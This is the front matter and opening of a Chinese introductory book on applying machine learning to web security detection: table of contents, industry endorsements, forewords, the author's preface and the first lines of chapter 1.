



■ ■ ■ 智能系统与技术丛书

百度安全专家撰写，二十多位业界专家联袂推荐

Machine Learning for the Web Security

Web安全之 机器学习入门

刘焱 编著



智能系统与技术丛书

Web安全之机器学习入门

刘焱 编著

ISBN：978-7-111-57642-6

本书纸版由机械工业出版社于2017年出版，电子版由华章分社（北京华章图文信息有限公司，北京奥维博世图书发行有限公司）全球范围内制作与发行。

版权所有，侵权必究

客服热线：+ 86-10-68995265

客服信箱：service@bbbvip.com

官方网址：www.hzmedia.com.cn

新浪微博 @华章数媒

微信公众号 华章电子书（微信号：hzebook）

目录

对本书的赞誉

序一

序二

序三

前言

第1章 通向智能安全的旅程

 1.1 人工智能、机器学习与深度学习

 1.2 人工智能的发展

 1.3 国内外网络安全形势

 1.4 人工智能在安全领域的应用

 1.5 算法和数据的辩证关系

 1.6 本章小结

 参考资源

第2章 打造机器学习工具箱

 2.1 Python在机器学习领域的优势

 2.1.1 NumPy

 2.1.2 SciPy

 2.1.3 NLTK

 2.1.4 Scikit-Learn

 2.2 TensorFlow简介与环境搭建

 2.3 本章小结

 参考资源

第3章 机器学习概述

 3.1 机器学习基本概念

 3.2 数据集

 3.2.1 KDD 99数据

 3.2.2 HTTP DATASET CSIC 2010

 3.2.3 SEA数据集

 3.2.4 ADFA-LD数据集

 3.2.5 Alexa域名数据

 3.2.6 Scikit-Learn数据集

 3.2.7 MNIST数据集

 3.2.8 Movie Review Data

 3.2.9 SpamBase数据集

3.2.10 Enron数据集

3.3 特征提取

3.3.1 数字型特征提取

3.3.2 文本型特征提取

3.3.3 数据读取

3.4 效果验证

3.5 本章小结

参考资源

第4章 Web安全基础

4.1 XSS攻击概述

4.1.1 XSS的分类

4.1.2 XSS特殊攻击方式

4.1.3 XSS平台简介

4.1.4 近年典型XSS攻击事件分析

4.2 SQL注入概述

4.2.1 常见SQL注入攻击

4.2.2 常见SQL注入攻击载荷

4.2.3 SQL常见工具

4.2.4 近年典型SQL注入事件分析

4.3 WebShell概述

4.3.1 WebShell功能

4.3.2 常见WebShell

4.4 僵尸网络概述

4.4.1 僵尸网络的危害

4.4.2 近年典型僵尸网络攻击事件分析

4.5 本章小结

参考资源

第5章 K近邻算法

5.1 K近邻算法概述

5.2 示例：hello world！K近邻

5.3 示例：使用K近邻算法检测异常操作（一）

5.4 示例：使用K近邻算法检测异常操作（二）

5.5 示例：使用K近邻算法检测Rootkit

5.6 示例：使用K近邻算法检测WebShell

5.7 本章小结

参考资源

第6章 决策树与随机森林算法

- 6.1 决策树算法概述
- 6.2 示例：hello world! 决策树
- 6.3 示例：使用决策树算法检测POP3暴力破解
- 6.4 示例：使用决策树算法检测FTP暴力破解
- 6.5 随机森林算法概述
- 6.6 示例：hello world! 随机森林
- 6.7 示例：使用随机森林算法检测FTP暴力破解
- 6.8 本章小结

参考资源

第7章 朴素贝叶斯算法

- 7.1 朴素贝叶斯算法概述
- 7.2 示例：hello world! 朴素贝叶斯
- 7.3 示例：检测异常操作
- 7.4 示例：检测WebShell（一）
- 7.5 示例：检测WebShell（二）
- 7.6 示例：检测DGA域名
- 7.7 示例：检测针对Apache的DDoS攻击
- 7.8 示例：识别验证码
- 7.9 本章小结

参考资源

第8章 逻辑回归算法

- 8.1 逻辑回归算法概述
- 8.2 示例：hello world! 逻辑回归
- 8.3 示例：使用逻辑回归算法检测Java溢出攻击
- 8.4 示例：识别验证码
- 8.5 本章小结

参考资源

第9章 支持向量机算法

- 9.1 支持向量机算法概述
- 9.2 示例：hello world! 支持向量机
- 9.3 示例：使用支持向量机算法识别XSS
- 9.4 示例：使用支持向量机算法区分僵尸网络DGA家族
 - 9.4.1 数据搜集和数据清洗
 - 9.4.2 特征化
 - 9.4.3 模型验证

9.5 本章小结

参考资源

第10章 K-Means与DBSCAN算法

10.1 K-Means算法概述

10.2 示例：hello world! K-Means

10.3 示例：使用K-Means算法检测DGA域名

10.4 DBSCAN算法概述

10.5 示例：hello world! DBSCAN

10.6 本章小结

参考资源

第11章 Apriori与FP-growth算法

11.1 Apriori算法概述

11.2 示例：hello world! Apriori

11.3 示例：使用Apriori算法挖掘XSS相关参数

11.4 FP-growth算法概述

11.5 示例：hello world! FP-growth

11.6 示例：使用FP-growth算法挖掘疑似僵尸主机

11.7 本章小结

参考资源

第12章 隐式马尔可夫算法

12.1 隐式马尔可夫算法概述

12.2 hello world! 隐式马尔可夫

12.3 示例：使用隐式马尔可夫算法识别XSS攻击（一）

12.4 示例：使用隐式马尔可夫算法识别XSS攻击（二）

12.5 示例：使用隐式马尔可夫算法识别DGA域名

12.6 本章小结

参考资源

第13章 图算法与知识图谱

13.1 图算法概述

13.2 示例：hello world! 有向图

13.3 示例：使用有向图识别WebShell

13.4 示例：使用有向图识别僵尸网络

13.5 知识图谱概述

13.6 示例：知识图谱在风控领域的应用

13.6.1 检测疑似账号被盗

13.6.2 检测疑似撞库攻击

13.6.3 检测疑似刷单

13.7 示例：知识图谱在威胁情报领域的应用

13.7.1 挖掘后门文件潜在联系

13.7.2 挖掘域名潜在联系

13.8 本章小结

参考资源

第14章 神经网络算法

14.1 神经网络算法概述

14.2 示例：hello world！神经网络

14.3 示例：使用神经网络算法识别验证码

14.4 示例：使用神经网络算法检测Java溢出攻击

14.5 本章小结

参考资源

第15章 多层感知机与DNN算法

15.1 神经网络与深度学习

15.2 TensorFlow编程模型

15.2.1 操作

15.2.2 张量

15.2.3 变量

15.2.4 会话

15.3 TensorFlow的运行模式

15.4 示例：在TensorFlow下识别验证码（一）

15.5 示例：在TensorFlow下识别验证码（二）

15.6 示例：在TensorFlow下识别验证码（三）

15.7 示例：在TensorFlow下识别垃圾邮件（一）

15.8 示例：在TensorFlow下识别垃圾邮件（二）

15.9 本章小结

参考资源

第16章 循环神经网络算法

16.1 循环神经网络算法概述

16.2 示例：识别验证码

16.3 示例：识别恶意评论

16.4 示例：生成城市名称

16.5 示例：识别WebShell

16.6 示例：生成常用密码

16.7 示例：识别异常操作

16.8 本章小结

参考资源

第17章 卷积神经网络算法

17.1 卷积神经网络算法概述

17.2 示例：hello world! 卷积神经网络

17.3 示例：识别恶意评论

17.4 示例：识别垃圾邮件

17.5 本章小结

参考资源

对本书的赞誉

此亦笃信之年，此亦大惑之年。此亦多丽之阳春，此亦绝念之穷冬。人或万事俱备，人或一事无成。我辈其青云直上，我辈其黄泉永坠。——《双城记》狄更斯著，魏易译

如今是一个人工智能兴起的年代，也是一个黑产猖獗的年代；是一个机器学习算法百花齐放的年代，也是一个隐私泄露、恶意代码传播、网络攻击肆的年代。AlphaGo碾压柯洁之后，不少人担心AI会抢了人类的工作，然而信息安全领域专业人才严重匮乏，极其需要AI来补充专业缺口。

兜哥的这本书展示了丰富多彩的机器学习算法在错综复杂的Web安全中的应用，是一本非常及时的人工智能在信息安全领域的入门读物。正如书中所述，没有最好的算法，只有最合适的算法。虽然这几年深度学习呼声很高，但各种机器学习算法依然在形形色色的应用场景中有着各自独特的价值，熟悉并用好这些算法在安全领域的实战中会起到重要的作用。

——Lenx，百度首席安全科学家，安全实验室负责人

存储和计算能力的爆发式增长，让我们获得了比以往更全面、实时地获取以及分析数据的潜在能力，但面对产生的海量信息如何快速准确地转化为业务需求则需要依赖一些非传统的手段。就安全领域来说，原先依赖于规则的问题解法过于受限于编写规则的安全专家自身知识领域的广度和深度，以及对于问题本质的理解能力。但我们都知道，安全漏洞层出不穷，攻击利用的方式多种多样，仅仅依赖于规则进行问题的发现在现阶段的威胁形势下慢慢变得捉襟见肘。面对威胁，企业安全人员需要打造这样一种能力，它能够让我们脱离单纯的点对点的竞争，case by case的对抗，转而从更高的维度上来审视业务，发现潜在的异常事件。这些异常事件可能会作为安全人员深入调查的起点，让我们具备找到原有安全能力盲区以及发现新威胁的能力，使我们的技能水平以及对威胁的响应速度能持续提升。同时这种能力和防御体系结合，也有可能让我们达到在面对某些未知威胁时，以不变应万变，获得天然免疫的理想状态。兜哥的这本书或许是开启我们这种能力的一把钥匙。本书通过介绍通俗易懂的机器学习原理，结合实际企业中的安全业务需求场景，

让广大安全人员能够感受到这种“如日中天”的技术在传统安全领域内如何大放异彩。最后，May the force be with you。

——王宇，蚂蚁金服安全总监

百度是拥有海量互联网数据的几家公司之一，兜哥是百度前IT安全负责人，现Web安全产品负责人，研发的产品不仅应用于百度公司内部检测网络攻击，也应用在多个百度的商业安全产品中，服务于数万站长。兜哥的团队是国内最早一批将机器学习算法应用于网络安全场景的团队之一，本书聚集了兜哥及其团队多年的安全实践经验，覆盖了互联网公司可能会遇到的多个安全场景，比如用图算法检测WebShell等，非常好地解决了百度商业安全客户被入侵留后门的问题。兜哥将自己的技术选型、算法、代码倾囊相授，我相信本书的出版将会大大降低安全研发工程师转型安全数据分析专家的难度，值得推荐。

——黄正，百度安全实验室X-Team负责人，MSRC 2016中国区第一

在大数据时代，犯罪分子作案的手段越来越高明，手动分析的成本越来越高，效率也越来越低；与此同时，人工智能技术越来越成熟，安全与人工智能技术相结合，才能适应新的环境，推荐安全从业者学习这本书。

——桑文峰，神策数据创始人&CEO

网络世界的攻击与防护对抗发展到今天，各种技术已经日趋专业和精细，通过古老的string-match的防御方式越来越不能适应新的攻击环境，对于想尝试着把机器学习和安全相结合的从业人员来说，阅读本书是个很好的开端。

——赵林林，微步在线技术合伙人，前美团、高德安全负责人

就我有限的了解，在很长一段时间里，安全技术和机器学习技术都是分别演进的。安全问题几乎会伴随着任何新生事物而来，并与之同生长，这也使得安全研究人员往往会被注意力局限于关注事物的个体特征而忽略其群体特征；而有的时候，即使有意于群体特征的研究，也可能会囿于工具和方法以致难于寸进，这对安全问题的解决形成了事实上的约束。机器学习作为一种可以从另一个维度来解决问题的技术，则对此约束进行了相当程度的突破。用新工具去解决老问题，这要求对这两者

都有比较深入的了解（例如AlphaGo），基于了解而进行实践，基于实践而予以总结分享，这样的知识分享和传递，正是刘焱这本书的价值所在。

——张宇平，数盟CTO

在安全分析中要想用好机器学习，需要精通算法、懂得攻防、理解数据，三方面的知识缺一不可。这样的人固然难找，兜哥却恰好是其中的一员。兜哥凭借在一线互联网企业多年的安全实战经验给读者奉上了这本满满都是干货的大作。书中没有烦琐的公式推演，一切用代码说话，特别适合了解算法原理、不知道如何在实际中应用的人学习。我个人读后深受启发，也推荐给身边每一个做安全数据分析的同行。

——周涛，启明星辰“鸿雁”计划首席研究员

在大数据时代潮流中，如何将大数据思想应用于网络安全技术是一个非常重要的主题。本书将Web安全与机器学习相结合，提出以数据驱动为基础，利用海量的数据资源分析Web恶意攻击，以通俗易懂的语言讲述了机器学习在Web安全领域多个方面的应用。对Web安全以及大数据安全感兴趣的人，这本书是一个很好的选择。

——李琦，清华大学副研究员

伴随着互联网的爆炸式发展，网络安全已上升到国家层面，按效果说话的安全能力建设得到高度重视。与此同时，安全团队却又不得不面对百花齐放的业务场景、大规模的数据中心，以及愈加剧烈、复杂和不确定性的网络攻击。如何在传统攻防对抗之外，寻找更有效、可落地的对抗方式，已成为各大企业安全团队思考的重点。所幸，近些年来，计算和存储资源已不是安全团队的瓶颈，安全团队自身在工程能力上也已非昔日吴下阿蒙。机器学习成为近年来安全领域里第一批从学术走向工业的应用方向，并已有很多阶段性的实践成果。很欣喜地看到兜哥一直在推进机器学习系列的文章并编写了此书。此书重点讲解了常见机器学习算法在不同场景下的潜在应用和实践，非常适合初学者入门。希望此书能够启发更多的同行继续实践和深耕机器学习应用这个方向，并给安全行业带来更多的反馈和讨论。

——程岩，京东安全首席架构师

人工智能的技术发展正在不断加速，是时候探讨如何将机器学习应用于安全领域了。人工智能真的能在未来对抗网络攻击、自主保护我们的系统吗？这本书打开了一道门。这不仅是一部机器学习的科普书，一部机器学习在安全场景下的实战书，更是一部鼓励技术创新应用的行动指南。

——谢忱，FreeBuf联合创始人，斗象科技COO

安全正在发生变革，已经从专家模式逐渐演变成系统化、平台化，而随着机器学习和大数据技术的发展，未来安全将逐渐智能化。而这种变化已经得到了验证，在业务安全领域风控系统的基础数据中，如IP和用户画像、设备指纹生成和识别、规则的挖掘都使用大量的机器学习算法；在网络安全领域，如何入侵检测系统发现未知的攻击、如何解决无效的攻击行为也采用了大量的分类和关联规则算法。兜哥作为互联网企业的安全界资深研究者，一直对新技术的运用进行探索，这本书将为你打开安全智能化的大门。

——吴圣，58同城高级架构师

机器学习一直是高大上的领域，作者结合自己的实际工作和研究，把机器学习在安全领域的应用讲得深入浅出、很接地气，稍具基础知识的读者就可动手体验应用机器学习的美妙感受。

——姚志武，借贷宝安全总监

纵观安全行业近十余年的攻击方式，从最早的单机小工具到如今分布式、大数据、自动化等攻击方式，防御的方式不得不随之不断升级，于是出现各种云安全产品，这些产品都能产生大量有价值的数据，但却少有产品能够真正利用这些数据实现联动防御，所以这些云都是单朵的小云。我们需要利用人工智能将这些数据进行联动，进行多维度、高精度的深入分析，还原攻击路径，才能真正实现态势感知，防御未知攻击。而人工智能的基础就是机器学习，让机器自适应、自分析、自决策，未来的安全防御必须具备这样的特性。本书采用实例的方式讲解机器学习在安全领域的应用，不仅能让读者了解到机器学习，还能让读者了解到攻击方式的检测手段，是一本难得的好书。

——尹毅，Sobug技术合伙人，《代码审计：企业级Web代码安全架构》作者

在机器学习领域中，大多数的实用方向都表现在图像识别、广告推荐和个性画像等方面，但很少看见安全领域相关的机器学习方法和介绍，因为“安全”的概念是很模糊的，有的场景中，很少有合适的模型、适用的参数，甚至没有明确的算法。这本书介绍了基础的机器学习应用和方法，并结合部分特殊的场景对安全领域中较为常见和较为烦琐的分析提供了很好的例子和思维模型，不论是安全从业人员或者是机器学习领域的研究者，都值得阅读，可以从本书中获得很多好的启发和灵感。

——Kevin1986，搜狐资深安全研究员

不知道十余年前，在兜哥刚刚踏上安全这条“不归路”时，有没有想过如今的工作会面对多么错综复杂的环境，担负着数亿用户的信赖。在大型互联网公司中，产品线绵延复杂，每一个新产品的上线，每一次版本的迭代更新，都有不可预知的安全问题出现，安全防御体系也无时无刻不在应对新的挑战。哪怕是拥有丰富工作经验的安全从业者，在面对层出不穷的攻击手段和海量的日志数据时也会望洋兴叹。机器学习是这些问题天然契合的解决方案，在数据量以指数级不断增长的未来，甚至有可能是唯一的出路。机器学习如今可以说是如日中天的热词，但对于初学者来说可能并不是很容易就能掌握的技能。将学习到的内容应用在安全工作中更是难上加难。这或许也是机器学习经常出现在安全从业者视野中，却鲜有人愿意深入研究的原因之一吧。兜哥作为互联网安全领域内机器学习的先导践行者，可以说是从零开始，在不断尝试中摸索出了一条新的道路。毫无疑问，这是一个艰难而有价值的过程。这本书作为走过这段历程之后的总结与分享，兜哥将多年的工作经验毫无保留地倾注于其中，以一个甲方安全人员的视角，将机器学习如何应用在Web安全工作的各个方面，用诙谐易懂的语言娓娓道来。在一气呵成地读罢兜哥亲手递过的样章之后，我只有一个想法：如今的Web安全领域，太需要这样一本佳作了。或许未来的某一天，机器学习或者说人工智能已经成为了保护互联网安全的中坚力量。回头一看，正是本书在路途的起点为我们指明了方向。

——幻泉，i春秋教研中心总监

识别各类攻击一直是安全领域内难以解决的问题，由于语言的多样性，利用传统规则匹配来识别攻击已经过时，传统安全技术的发展也已经到了瓶颈，而本书提出机器学习结合Web安全的思路为安全技术发展指出了新的方向。相信读者阅读本书后能受益匪浅。

——西瓜，四叶草CTO

安全监控的建立产生海量安全日志，人工查看审计日志已经无法解决企业实际安全需求。随着硬件成本降低，大数据技术成熟，机器学习在企业安全中的实践应运而生。本书详细介绍了如何通过机器学习分析海量安全日志，发现隐匿的攻击，本书是企业安全建设中不可多得的孙子兵法。

——廖威，易宝支付安全总监

早在2009在百度工作时，就因为工作交集认识了本书作者刘焱。期间经常讨论安全技术问题，为他的渊博知识与钻研精神所折服。近年来，Web安全被越来越多的人所重视，攻防对抗上升到一个新的高度。各种新的攻击方法层出不穷，传统的检测与防御方式已不再适应，迫切需要更加智能的方法。随着机器学习的爆发式发展，两者的结合将是未来的趋势。在本书中，刘焱将枯燥复杂的算法、概念以简单易懂的图文结合方式呈现出来，并夹杂着他一贯的幽默风格，内容由浅入深、循序渐进。应用机器学习是未来的发展趋势，学习掌握它使创造出新一代的安全产品成为可能。希望大家喜欢这本书，并从中受益。

——刘袁君，医渡云安全总监

通过机器学习分析海量Web日志，进而发现业务异常和安全问题已经是安全监控平台的标配。然而，市场上信息安全和机器学习结合的工具书却很少，本书从基础知识和实际案例出发，逐步抽丝剥茧带你进入自动化安全的殿堂。书中的算法和思路是经过大规模部署和商业验证的，具备很强的可操作性。

——宋文宽，联想集团信息安全高级经理

序一

兜哥是网络安全行业的老兵，早在成为自媒体人之前，他所带领的团队在Web入侵检测、WebShell识别等技术上就是百度安全防御的重要组成部分。他是一位十分难得的拥有敏感产品神经的技术人，在百度这些年，不仅将许多新产品、新技术引入百度，丰富百度防御能力，更通过自己的努力将百度在威胁检测等方面的经验不断传播出去。他通过自己的智能安全三部曲将他在人工智能方向的探索向业界做了系统性分享，在安全技术亟待突破的今天，有着很深的借鉴意义。本书是他的第一部著作，重点介绍如何在安全场景下进行机器学习。

回顾网络安全行业这十年来的发展，从防火墙、下一代防火墙、入侵检测到威胁情报，安全厂商一次次将新的概念引入，将新的技术包装，但安全威胁的现状却一天天恶化着，当我们看到越来越多的安全入侵事件发生，其波及范围也已经不仅仅是互联网业务，更有大量的国民基础设施深陷泥潭，我们不禁要问，是黑客越来越强大，还是我们的技术不够先进？我们被眼花缭乱的技术所困，却忽略了安全的本质——对抗。今天炙手可热的人工智能是否也会是一枚“银弹”？

诚然，人工智能在自然语言处理、图像识别、棋类对抗领域的成绩有目共睹，而安全能否成为下一个人工智能的突破口？现在看来，一切正方兴未艾，在有监督学习方向，能否大幅简化安全工程师的工作量，让准实时对抗成为可能；在无监督学习方向，能否突破安全对抗的猫鼠游戏，让安全由被动变为主动。等待我们的将是一场令人激动的技术探索。

冯景辉，安全宝联合创始人，百度商业安全总监

马杰，安全宝创始人，百度安全总经理

序二

兜哥在通过数据分析进行安全检测的技术方面已经积累了很长一段时间，从最初我们合作建立国内最大TB级别日志分析系统开始，在这几年中，他一直在不断尝试使用更合适的技术来解决问题，这次欣喜地看到了他又有了新的突破。

拿到样章当看到“通向智能安全的旅程”这一章时，着实被深深地吸引住了，在新技术中尝试使用机器学习的能力，借助AI，能让系统变得更加聪明更好用，从而更好地解决问题。Gartner在2015年就提出过“自适应安全架构来应对高级定向攻击”的概念，其中实现这套架构很重要的一个阶段就是让系统具备对攻击的预测能力，“预测”是一种更接近人的思考方法，通过机器学习及人工智能的技术迭代，这将有可能实现。

安全数据分析已经从搭建大数据分析系统过渡到使用机器学习的过程中了，通过机器学习算法对安全事件的分析在一段时间内也许并不能突出优势，就像我们面对一个天才少年一样，因为阅历原因暂时他不能超越你，但他一定会用非常短的时间就能追上并且更好地帮助你。

阅读过程中常常感叹于兜哥的细心和他对此系列书的撰写决心，兜哥是一位不折不扣的技术实践者，全书使用了超过15种机器学习的算法，收集整理了大量或知名、或在真实环境下出现过的案例，并一一详细给出了使用机器学习算法进行分析的方法。书中还包含了丰富的数据集以及大量的实例，能帮助入门的同学降低学习成本，快速进入技术实践中。阅读的过程中，我常常在假想，如果回到几年前看到这本书，现在我们搭建的分析系统又将是另一番景象。

本书的写作风格是实战型的，围绕常见的安全问题，通过代码导读的方式，把每个问题与机器学习算法相关联，循序渐进，揭开了机器学习的神秘面纱。对于立志从事信息安全技术的同学来说，这种实战型的案例更直观，更能激发学习兴趣，推动机器学习在安全分析上的应用。

云朋，百度无人车首席安全架构师

序三

跟兜哥相识迄今一年有余，当时我还在一个跨境电商公司当码农头子，互金、电商也都还是资本圈炙手可热的概念，我们这个小而美的电商公司不能免俗，三天一小促，五天一大促地在玩着冲刺GMV（日总交易金额）的游戏。玩命狂奔业绩的同时，我早早地就跟当时还身为独立安全公司的“安全宝”交了抗DDoS费，保证每次业务起起落落的时候，不会受到某一小撮别有用心的敌对势力的干扰。“安全宝”的服务接入不到半年就爆出新闻，百度全资收购了“安全宝”，推出了面向企业的百度安全服务体系。一直跟我对接的“安全宝”的销售朋友摇身一变，成为三巨头之一的金领员工。朋友高升遇喜自然要多多分享，于是某日就电话约了“百度资深安全工程师和销售团队”来我们这里做一个交流。产品介绍、业界八卦聊了半个多小时以后，一直安坐对方一角，眼睛闪着灵光的胖子始终没说话。我受不了屋里仅有两个胖子，一个是我一直在聊；另一个胖子却如此沉默。于是我就开口问：“你们客户端的那个核心xx功能，就是这个角落里不说话的大黑客写的吧？”

“没有，没有，我们的xx功能不是那样的。”这哥们终于开口说了第一句话。

“不可能啊，因为xx、xx、xx。”我又吧啦吧啦说了一通。

“嘿嘿，其实是xx、xx。”他抬抬头，翻起眼睛看着我，一种内行跟内行言简意赅过招的感觉跃然而出。

“额，来，先留个微信吧。”我站起来，把手机递了过去。10秒钟后，“中国相声界的小学生通过扫一扫添加你为好友”的消息弹了出来。“你太逗了。”我忍不住看着对方评论了一句，心想：这么有趣的码农朋友交定了。散会后，几个人站在办公室楼下，相声界的小学生朋友特别真诚地感谢了一下我提供如此好的机会，让他们有机会从中国互联网的物理核心交换地区后厂村来到事业线、大白腿比例明显高一个数量级的CBD地区。我则不失时机地指点了对方一下，应该步行走一段什么样的路线去地铁站，能更顺利地回到核心交换地区。这就是我跟兜哥的第一次见面。

接下来的一段时间，相声界的小学生朋友变成了我微信朋友圈中昵

称更换频率最高的人，在目睹了“青青河边草”“小小铜豌豆”等花式变更之后，我知道蹭小学生朋友一顿大餐的机会成熟了，于是很愉快地约了一顿丰盛的晚饭。一向不胜酒力又闷骚的码农们碰到三观相近的同类，总是特别容易敞开心扉，觥筹交错间，关于奋斗、关于公司、关于互联网，当然，还有关于男男女女，让一次普通而平淡的饭局变得特别有记忆特质。尽管我的记忆力很难达到生活自理的标准，不过时至今日，还是经常想起与相声界的小学生朋友把酒言欢的许多细节，觉得有趣而温暖。

后来我们目睹了百度公司毅然启航进入人工智能的时代。其实对于搜索巨人百度公司，人工智能领域内常见的如最大熵、隐马尔科夫、卷积神经网络等数学模型，从第一天起就如血液一般，渗透进入分词、排序、分类、聚类等搜索业务的大部分领域，经过了十来年的高歌猛进，这些晦涩难懂的数学公式日益扩大了其应用范围，在安全领域也得到了越发深入的应用。

聪明、努力、专注是兜哥写作一本书的智力储备和保证。这个被摩尔定律不停推动、变革的时代，一本技术书籍本身的价值和生命周期总是有限的。然而，随着年纪渐长，我们越来越体会到，自己的时间消费中最有价值的部分，永远是与有趣的灵魂和思想共处的片段。人类天性讨厌无趣，毕生的使命都是在寻找与有趣共振的机会。一本精心写作的书籍中，饱含了作者倾注的时光和智慧，这些无形的精神宝藏是让我们手不释卷的核心吸引力。品一杯茶，我们的欢喜来自于能品到茶叶所经历的春夏秋冬和风霜雨雪；读一本书，我们的满足来自于通过书本连接到有趣的灵魂。有趣的人总会相遇，希望在读完本书后，你也能感受到书中纷繁枯燥的数学逻辑背后与你共振的有趣灵魂。

——罗翼，中国互联网资深码农，曾任去哪儿网高级总监，某著名跨境电商CTO

前言

近几年，人工智能无疑成为人们口中的热点话题，先是谷歌的AlphaGo，后有百度的度秘、无人车，微软必应搜索推出的小冰。这一系列人工智能产品的推陈出新，令人眼花缭乱，一时间给人的感觉是人工智能遍地开花。无论人们接受还是不接受，人工智能都在迅速渗透各行各业。网络安全相比之下是一个传统行业，基于规则以及黑白名单的检测技术已经发展到了一定的瓶颈，而利益驱动的黑产团伙，其技术的发展已经远远超乎我们的想象。如何借助人工智能的力量，提升安全行业的整体检测与防护能力，成为各大安全厂商研究的课题。在国内安全行业，BAT以及大量新兴的创业公司先后进入企业安全领域，他们凭借着自身数据搜集、处理、积累以及人工智能方面的优势，正在逐渐改变着整个安全行业。安全产品的形态也从硬件盒子逐步走向混合模式以及云端SaaS服务，安全技术从重防御逐步走向数据分析以及智能驱动。传统安全厂商也凭借其强大的安全人才储备，迅速推进人工智能在安全产品的落地。

我在网络安全这个行业搬了好几年砖，前五年做大型互联网企业的安全建设，从准入系统到WAF、SIEM、IPS等，基本都开发或者使用过，最近三年一直负责云安全产品，从抗D、WAF产品到、SIEM、入侵检测等，使用的技术从规则、黑白名单、模型、沙箱再到机器学习，从单机的OSSIM到Hadoop、Storm、Spark、ELK，也算目睹了安全技术或者更准确地说是数据分析处理技术的迅猛发展。我深深感到，使用人工智能技术改变这个行业不是我们的选择，而是必经之路。我在真正意义上接触机器学习是2014年年底，当时带领了一个很小的团队尝试使用机器学习算法解决安全问题，磕磕绊绊一直走到现在，变成几十人的一个产品团队。

本书是我机器学习三部曲的第一部，主要以机器学习常见算法为主线，以生活中的例子和具体安全场景介绍机器学习常见算法，定位为机器学习入门书籍，便于大家可以快速上手。全部代码都能在普通PC上运行。第二部将重点介绍深度学习，并以具体的十个案例介绍机器学习的应用，主要面向具有一定机器学习基础或致力于使用机器学习解决工作中问题的读者，全书的重点集中在问题的解决而不是算法的介绍。由于深度学习通常计算量已经超过了PC的能力，部分代码需要在服务器甚至GPU上运行，不过这不影响大家的阅读与学习。第三部将重点介绍

强化学习和对抗网络，并以若干虚构安全产品或者项目介绍如何让机器真正具备AlphaGo级别的智能。

本书的第1章概括介绍了机器学习的发展以及互联网目前的安全形势。第2章介绍了如何打造自己的机器学习工具箱。第3章概括介绍机器学习的基本概念。第4章介绍Web安全的基础知识。第5章到第13章介绍浅层机器学习算法，包括常见的K近邻、决策树、朴素贝叶斯、逻辑回归、支持向量机、K-Means、FP-growth、Apriori、隐式马尔可夫、有向图。第14章到第17章介绍神经网络以及深度学习中常用的递归神经网络和卷积神经网络。每章都会以生活中的例子开头，让读者有一个感性的认识，然后简短介绍基础知识，最后以安全领域的2~3个例子讲解如何使用该算法解决问题。全书定位是能让更多的安全爱好者以及信息安全从业者了解机器学习，动手使用简单的机器学习算法解决实际问题。在写作中尽量避免生硬的说教，能用文字描述的尽量不用冷冰冰的公式，能用图和代码说明的尽量不用多余的文字。正如霍金所言“多写1个公式，少一半读者”，希望反之亦然。

机器学习应用于安全领域遇到的最大问题就是缺乏大量的黑样本，即所谓的攻击样本，尤其相对于大量的正常业务访问，攻击行为尤其是成功的攻击行为是非常少的，这就给机器学习带来了很大挑战。本书很少对不同算法进行横向比较，也是因为确实在不同场景下不同算法表现差别很大，很难说深度学习就一定比朴素贝叶斯好，也很难说支持向量机就比不过卷积神经网络，拿某个具体场景进行横向比较意义不大，毕竟选择算法不像购买SUV，可以拿几十个参数评头论足，最后还是需要大家结合实际问题去选择。

这里我要感谢我的家人对我的支持，本来工作就很忙，没有太多时间处理家务，写书以后更是花费了我大量的休息时间，我的妻子无条件承担起了全部家务，尤其是照料孩子等繁杂事务。我很感谢我的女儿，写书这段时间几乎没有时间陪她玩，她也很懂事地自己玩，我想用这本书作为她的生日礼物送给她。我还要感谢吴怡编辑对我的支持和鼓励，让我可以坚持把这本书写完。最后还要感谢各位业内好友尤其是我boss对我的支持，排名不分先后：马杰@百度安全、冯景辉@百度安全、林晓东@百度基础架构、黄颖@百度IT、李振宇@百度AI、Lenx@百度安全、黄正@百度安全、程岩@百度云、郝轶@百度云、云鹏@百度无人车、赵林林@微步在线、张宇平@数盟、谢忱@Freebuf、李新@Freebuf、李琦@清华、徐恪@清华、王宇@蚂蚁金服、王珉然@蚂蚁

金服、王龙@蚂蚁金服、周涛@启明星辰、姚志武@借贷宝、刘静@安天、刘袁君@医渡云、廖威@易宝支付、尹毅@sobug、宋文宽@联想、团长@宜人贷、齐鲁@搜狐安全、吴圣@58安全、康宇@新浪安全、幻泉@i春秋、雅驰@i春秋、王庆双@i春秋、张亚同@i春秋、王禾@微软、李臻@paloalto、西瓜@四叶草、郑伟@四叶草、朱利军@四叶草、土夫子@XSRC、英雄马@乐视云、sbilly@360、侯曼@360、高磊@滴滴、高磊@爱加密、高渐离@华为、刘洪善@华为云、宋柏林@一亩田、张昊@一亩田、张开@安恒、李硕@智联、阿杜@优信拍、李斌@房多多、李程@搜狗、Tony@京东安全、简单@京东安全、姚聪@face+、李鸣雷@金山云，最后我还要感谢我的亲密战友陈燕、康亮亮、蔡奇、哲超、新宇、子奇、月升、王磊、碳基体、刘璇、钱华钧、刘超、王胄、吴梅、冯侦探、冯永校。

本书面向信息安全从业人员、高等院校计算机相关专业学生以及信息安全爱好者，机器学习爱好者，对于想了解人工智能的CTO、运维总监、架构师同样也是一本不错的科普书籍。当读者在工作学习中遇到问题时可以想起本书中提到的一两种算法，那么我觉得就达到效果了，如果可以让读者像使用printf一样使用SVM、朴素贝叶斯等算法，那么这本书就相当成功了。

我平时在FreeBuf专栏以及i春秋分享企业安全建设以及人工智能相关经验与最新话题，同时也运营我的微信公众号“兜哥带你学安全”，欢迎大家关注并在线交流。

本书使用的代码和数据均在GitHub上发布，地址为：<https://github.com/duoergun0729/1book>，代码层面任何疑问可以在GitHub上直接反馈。

第1章 通向智能安全的旅程

人工智能可以说是目前最热的一个话题，从较早前的谷歌大脑到近期的百度无人车、谷歌AlphaGo大师，一个个人工智能的新应用都在不断刷新人们对机器能力的认知。人们开始关注究竟下一个被机器取代的功能会是什么，甚至下一个被机器取代的职业会是什么呢？

网络安全也是国内外非常热门的一个话题，从大量的大型网站密码泄露到大半个美国网络瘫痪，再到直接影响美国总统大选的结果，一个个安全事件让大家意识到安全的重要性，网络安全已经是国家安全战略层面的问题了。人工智能在网络安全领域是否也可以创造奇迹呢？现状又是怎样呢？

本章将介绍人工智能、机器学习与深度学习的区别与联系，介绍人工智能的发展。近期国内外的网络安全形势，以及人工智能在网络安全领域的应用。

1.1 人工智能、机器学习与深度学习

如今，人工智能、机器学习与深度学习几乎成了家喻户晓的名词，究竟这三者之间有什么联系和区别呢？

